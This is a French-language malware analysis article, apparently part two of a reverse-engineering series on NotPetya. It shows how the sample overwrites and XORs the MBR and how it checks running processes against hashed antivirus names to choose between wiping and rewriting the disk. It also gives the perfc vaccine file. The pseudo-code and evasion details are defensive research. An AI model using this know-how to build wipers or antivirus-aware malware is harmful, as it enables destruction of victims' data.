
Lors de l'analyse dynamique de la première partie de l'article, nous avons remarqué que le malware réécrit les secteurs 0 à 18 et 32 à 34 du disque. Le secteur 0 (MBR) se termine par 0xAA55. En recherchant cette chaîne dans le malware désassemblé, nous la retrouvons dans la section .data ce qui permet d'identifier l'emplacement de son utilisation au sein du code.

> .data: emplacement utilisé pour stocker les constantes déclarées au sein d'un programme (nom de fichier, taille de tampon, ...)

Il nous faut désormais regarder le contexte dans lequel cette copie en mémoire tampon est effectuée.

MALWARE


Not Petya : part 2



Mise en mémoire tampon de chaînes aléatoires et d'un Wallet Bitcoin

En amont de la mise en mémoire tampon du nouveau MBR, nous remarquons la mise en mémoire tampon de chaînes aléatoires et du Wallet Bitcoin identifié dans l'écran de rançon. Ces éléments sont décrits au sein de l'ActuSecu 57.

L'appel d'une fonction semblant charger en mémoire tampon le contenu d'un fichier, en amont de notre découverte, est suspect. Le reverse de cette fonction LectureFichier montre qu'elle copie dans la mémoire tampon le contenu du MBR d'origine.




Mise en évidence du xor 7 du MBR d'origine

En suivant la mémoire allouée où le MBR a été chargé, nous remarquons que le MBR sain (actuellement présent sur le poste) subit un xor 7 et que le résultat de cette opération est stocké en mémoire.

Puisque nous avons élucidé les conditions menant au chargement en mémoire du nouveau MBR, nous suivons le flot d'exécution standard depuis ce point. Nous remarquons alors des écritures sur le disque. Une boucle correspond très clairement à l'écrasement des secteurs 0 à 18, constaté lors de phase d'analyse dynamique. Il apparaît donc que la fonction en cours d'analyse est bien la fonction de réécriture des premiers secteurs du disque.

La suite du flot d'exécution montre la réécriture des secteurs 32 à 34.



[NP_IDA_graphe_nouveau_MBR_secteur_32_34.png] Réécriture des secteurs 32 à 34

Le nouveau secteur 32 contient les chaînes aléatoires générées plus haut et le nouveau secteur 34 contient le xor du MBR d'origine.

L'écriture du xor du MBR d'origine en secteur 34 permet sa potentielle récupération. En effet, la connaissance de la valeur utilisée pour effectuer le xor permet de pouvoir déchiffrer et restaurer le MBR d'origine.

La personal installation key retrouvée sur la note de rançon et écrite au secteur 32 est donc une chaîne générée purement aléatoirement lors de la réécriture des premiers secteurs.

De plus, l'analyse des trames réseau n'a pas montré de tentatives d'export de cette clé. Enfin, il n'y a aucune trace d'utilisation de cette personal installation key dans le malware. **Ce malware n'est pas un ransomware mais un wiper se déguisant en ransomware.**

Not Petya : part 2

Si NotPetya n'est pas un ransomware, que cherche-t-il à faire ?


NotPetya n'a pas vocation à permettre à la victime de récupérer ces données. Du coup, quels sont les différents choix et scénarios que NotPetya embarque ?

Comme tout programme, NotPetya essaie de ne pas se tromper de cible et ne pas « impacter » le système sous-jacent. Il va ainsi identifier sur quel disque se situe le MBR. En effet en cas d'utilisation de plusieurs, notamment pour le stockage de données, le malware doit ainsi identifier le bon. Cette vérification est réalisée avant de lancer le chiffrement du MBR.

Le reverse de la fonction TesteSiIdentifactionCorrecteMBR montre un appel à DeviceIOControl avec comme code de contrôle IOCTL_DISK_GET_PARTITION_INFO_EX qui permet de récupérer des informations sur le disque ce qui, *in fine*, permet de déterminer la présence d'un MBR. Si un MBR est détecté, le reste de la fonction est exécutée.

Code IOCTL : **code-requête permettant de spécifier les actions devant être effectuées par** DeviceIOControl avec **des périphériques**

Nous remontons alors au contexte d'appel de la fonction ReecritureMBR désormais complètement analysée. Nous constatons que la fonction ReecritureMBR n'est pas systématiquement exécutée dans le flot du malware et dépend d'un test.



Positionnement de ReecritureMBR après un embranchement

Selon la valeur d'une variable interne au malware, le MBR peut :

- être effacé ;
- être réécrit ;
- être effacé en cas d'échec de la réécriture.

Il paraît donc intéressant de traquer l'instanciation de cette variable afin de déterminer les raisons déterminant l'avenir du MBR.


Fonctionnement différencié en fonction de la présence d'un antivirus

La variable ValeurIntrigante n'est instanciée qu'à un seul endroit dans tout le code du malware : elle prend la valeur du résultat d'une fonction interne.

Cette fonction interne qui permet d'obtenir ValeurIntrigante semble assez simple et nous décidons d'essayer de la reverse de façon statique.

```
snapshot = get_processes() # API Windows
flag(null, not 0)
process = snapshot.head()
while process {
    name = process.get_name()
    val = custom_hash(name) # Pseudo-hash par algorithme non reconnu

    process = process.next()
}
return send_flag()
```

Les premières opérations de la fonction peuvent être résumées facilement dans le pseudo-code ci-dessus.



Boucle sur les processus et comparaison du nom du processus pseudo-hashé avec des valeurs hardcodées

Le nom du processus pseudo-hashé est comparé avec des pseudo-hash codés en dur dans le malware. Cela nous indique une tentative de détection de processus par le malware.

Nous constatons le traitement différencié de 3 valeurs hardcodées (2E214B44, 6403527E, 651B305) menant à l'attribution de différentes valeurs à ValeurIntrigante. En fonction de cette valeur, un des 3 scénarios suivants est appliqués :

- être effacé ;
- être réécrit ;
- être effacé en cas d'échec de la réécriture.

On en conclut que ValeurIntrigante est un « drapeau » : selon la valeur attribuée à ce drapeau, le malware agit de façon différente sur les premiers secteurs.

Not Petya : part 2

Analyse dynamique : comprendre son fonctionnement et identifier ses cibles

Il est probable que les valeurs identifiées (2E214B44, 6403527E, 651B305) soient le résultat par custom_hash() du nom de certains antivirus ou de processus typique de machines virtuelles. Afin de vérifier cette hypothèse, nous devons retourner à une phase d'analyse dynamique. En effet cette approche est plus simple et moins chronophage qu'une analyse statique.

Afin de simuler l'exécution d'antivirus sur le système nous exécutons des binaires inoffensifs préalablement renommés avec le nom de processus antivirus courant (Kaspersky, Avast, Symantec, Norton). Les antivirus sont résumés dans le tableau suivant.


Nom de l'antivirus	Nom de l'exécutable
Avast!	AvastSvc.exe
Kaspersky	avp.exe
Symantec	ccSvcHst.exe
Norton Security	ns.exe

Nous pouvons alors lancer l'exécution du malware dans OllyDbg.

OllyDbg : **débugger pour exécutable 32 bits PE Windows très utilisé en reverse.**


Nous plaçons dans OllyDbg des points d'arrêts à des endroits identifiés lors de l'analyse statique (fin de custom_hash(), tests conditionnels amenant à la modification du drapeau ValeurIntrigante) . Nous pouvons alors observer les modifications apportées pas à pas, ce qui permet de relever les valeurs importantes.

Nous observons les valeurs générées pour chaque processus jusqu'à en tomber sur des 4 que nous avons créés (les faux processus antivirus lancés par nos soins). Par exemple nous identifions la valeur du hash généré pour l'antivirus Avast. La valeur associée pour Avast est la suivante : 6D0D517C



Pseudo-hash du nom de l'exécutable Avast dans OllyDbg

Il apparaît donc que Avast n'est pas un processus ciblé puisque son pseudo-hash ne fait pas partie des 3 pseudo-hash harcodés (2E214B44, 6403527E, 651B305) retrouvés précédemment lors de l'analyse statique. De plus, la valeur du drapeau ValeurIntrigante n'est pas modifiée ce qui confirme bien que cet antivirus n'est pas ciblé.



État du flag à la fin du traitement d'Avast dans OllyDbg

Les résultats de la collecte d'information effectuée en itérant sur les processus sont résumés dans le tableau suivant :

Nom de l'antivirus	Pseudo-hash	Flag associé	Flag envoyé
Avast!	6D0D517C	not 0	not 0
Kaspersky	2E214B44	not 8	not 8
Symantec	6403527E	not 4	not 4
Norton Security	651B3005	not 4	not 4
Kaspersky et Symantec/ Norton Security	sans objet	not 8 and not 4	not 12

Il est donc clair que ValeurIntrigante est utilisée comme signal de la présence de certains antivirus en cours d'exécution sur le système infecté.

Suite à notre analyse avancée du code assembleur nous pouvons aussi déduire le pseudo code permettant de définir la valeur de ValeurIntrigante :

```
snapshot = get_processes() # API Windows
flag(null, not 0)
process = snapshot.head()
while process {
    name = process.get_name()
    val = custom_hash(name) # Pseudo-hash par algorithme non reconnu
    if val == custom_hash(Kaspersky) {
        flag(val, not 8)
    }
    else if val == custom_hash(Norton) or val == custom_hash(Symantec) {
        flag(val, not 4)
    }
    process = process.next()
}
return send_flag()
```


Not Petya : part 2

En croisant les données obtenues via OllyDbg et les algorithmes déduits lors de l'analyse statique, nous pouvons présenter les critères de destruction ou réécriture du MBR dans le tableau suivant.

	Norton Security et/ou Symantec	Kaspersky	Kaspersky et Norton Security et/ou Symantec
AND (logique)	not 4 (1011)	not 8 (0111)	not 12 (0011)
8 (1000)	1000	0000	0000
Réécriture du MBR	oui	non	non
Effacement du MBR	non	oui	oui

Nous constatons que la détection de l'antivirus Kaspersky mène directement à une destruction du MBR tandis que les autres antivirus ne changent pas le cours d'exécution standard du malware.

Ce malware recherche la présence de processus typique d'antivirus et adapte son comportement selon les antivirus détectés.



État du MBR aprés exécution de la fonction "DemonteDisqueEtDetruitMBR

Le pseudo code ci-dessous est une représentation du code assembleur permettant de définir la valeur finale de ValeurIntrigante


```
ValeurIntrigante = SetValeurIntrigante()
if ValeurIntrigante == flag_Kaspersky
// De façon plus proche du code ASM :
// if (ValeurIntrigante & 8) == 0
 {
    DestructionMBR()
}
else { // Absence de Kaspersky
    try {
        ReecritureMBR()
    }
    except {
        DestructionMBR()
    }
}
```

Pseudo-code définissant les conditions de réécriture et de destruction du MBR

Retour sur le vaccin

Lors de l'analyse statique, nous avons trouvé un mécanisme pouvant être converti en vaccin. Cependant, bien que l'analyse statique nous ait permis d'identifier ce mécanisme, nous n'avons pas pu trouver le chemin complet du fichier qui permettrait de désactiver le malware puisqu'il n'était pas hardcodé dans le malware mais généré dynamiquement lors de l'infection.

L'exécution du malware dans OllyDbg nous permet de remarquer que le chemin cible recherché est C:\Windows\perfc (voir figure suivante).



Extrait du debugging de la fonction pouvant être détournée en vaccin

Nous constatons, de plus, après l'exécution de cette fonction qu'un fichier perfc au sein du répertoire C:\Windows a bien été créé.

Il existe donc un vaccin pour ce malware qui consiste en la création d'un fichier C:\Windows\perfc

Not Petya : part 2

Conclusion

Nous venons d'élucider, partiellement, le comportement du malware qui a infecté l'entreprise. Les informations clé sont :

1. le binaire analysé est bel et bien le malware qui a provoqué l'infection ;
2. ce malware peut être stoppé par un vaccin (création d'un fichier C:\Windows\perfc) ;
3. ce malware est un ver, se propageant notamment via EternalBlue ;
4. ce malware est un wiper qui se fait passer pour un ransomware, il ne sert donc à rien de payer la rançon ;
5. ce malware a un comportement différent si le poste infecté utilise un antivirus de Kaspersky ;
